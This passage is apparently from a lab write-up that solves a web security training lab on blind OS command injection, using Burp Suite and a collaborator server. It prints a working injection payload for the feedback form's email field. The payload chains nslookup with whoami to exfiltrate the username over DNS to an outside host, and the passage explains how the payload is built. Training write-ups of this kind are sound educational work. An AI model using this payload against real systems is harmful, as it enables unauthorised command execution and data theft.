
I can see from the response that the request was successful. I can verify the payload caused the server to perform a DNS query on my collaborator server back in the collaborator tab in burp.

This also completes the challenge for this lab.

Blind OS command Injection With Out-Of-Band Data Exfiltration


I’ll need to again capture a request to submit feedback and forward it to the repeater.

Next I need to start the collaborator so that I can craft my payload.
It’s again the email parameter that is vulnerable to the command injection. I’ll escape the intended shell command with the double pipe symbol || and insert the nslookup command I will also use the + operator to insert the whoami command, which must also be wrapped in backticks, the whoami command needs to be followed by a period ., then I right click the space following the period and select insert collaborate payload, finally I finish the payload with another double pipe symbol || so that the shell command will continue to execute as normal.
email=crumbles%40Crumbles.com||nslookup+whoami.pkdyntaakaaqqp70m804zs0bo2utij68.oastify.com||

I can see from the request response that the server responded with a 200. Back in the collaborator I can select the payload and locate the results of the whoami command from the in the description, peter-Je5bag.

With the username in hand I just select Submit Solution at the top of the lab and paste it into the window that pops up.

Once submitted the lab gets marked as solved.